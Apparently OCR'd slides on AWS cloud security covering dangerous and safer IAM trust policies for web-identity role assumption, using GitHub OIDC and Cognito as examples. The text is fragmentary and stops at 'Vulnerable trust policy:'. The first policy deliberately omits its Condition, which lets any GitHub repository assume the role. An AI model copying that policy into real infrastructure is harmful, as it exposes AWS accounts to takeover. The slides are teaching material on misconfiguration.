
A Dangerous Trust Policy

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "Federated":
                "arn:aws:iam::123456123456:oidc-provider/token.actions.githubusercontent.com"
            },
            "Action": "sts:AssumeRoleWithWebIdentity"
        }
    ]
}
```

sts:AssumeRoleWithWebIdentity



sts:AssumeRoleWithWebIdentity



The Condition is crucial

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "Federated":
                "arn:aws:iam::123456123456:oidc-provider/token.actions.githubusercontent.com"
            },
            "Action": "sts:AssumeRoleWithWebIdentity",
            "Condition": {
                "StringLike": {
                    "token.actions.githubusercontent.com:sub": "repo:octo-org/octo-repo:*"
                }
            }
        }
    ]
}
```

Weaponizing sts:AssumeRoleWithWebIdentity

DATADOG Security Labs

ARTICLES CLOUD SECURITY ATLAS

RESEARCH

No keys attached: Exploring GitHub-to-AWS keyless authentication flaws

July 27, 2023

AWS CLOUD MISCONFIGURATION

Christophe Tafani-Dereeper
Cloud Security Researcher and Advocate

Amazon Cognito

Implement secure, frictionless customer identity and access management that scales

Get started with Amazon Cognito

Introduction to Amazon Cognito

Amazon Cognito processes more than 100 billion authentications per month. The service helps you implement customer identity and access management (CIAM) into your web and mobile applications. You can quickly add user authentication and access control to your applications in minutes.

https://aws.amazon.com/cognito/





Image source: https://docs.aws.amazon.com/cognito/latest/developerguide/what-is-amazon-cognito.html


Production AWS Account
External Users
Cognito Identity Pool
AWS IAM Role
APIs
S3 Buckets
sts:AssumeRoleWithWebIdentity

A more complicated role trust policy

Default trust policy for a Cognito role:

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": { "Federated": "cognito-identity.amazonaws.com" },
            "Action": "sts:AssumeRoleWithWebIdentity",
            "Condition": {
                "StringEquals": {
                    "cognito-identity.amazonaws.com:aud": "us-east-1:00000000-aaaa-1111-bbbb-222222222222"
                },
                "ForAnyValue:StringLike": { "cognito-identity.amazonaws.com:amr": "authenticated"}
            }
        }
    ]
}
```

A more complicated role trust policy

Default trust policy for a Cognito role:


```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": { "Federated": "cognito-identity.amazonaws.com" },
            "Action": "sts:AssumeRoleWithWebIdentity",
            "Condition": {
                "StringEquals": {
                    "cognito-identity.amazonaws.com:aud": "us-east-1:00000000-aaaa-1111-bbbb-222222222222"
                },
                "ForAnyValue:StringLike": { "cognito-identity.amazonaws.com:amr": "authenticated"}
            }
        }
    ]
}
```

A more complicated role trust policy

Vulnerable trust policy:

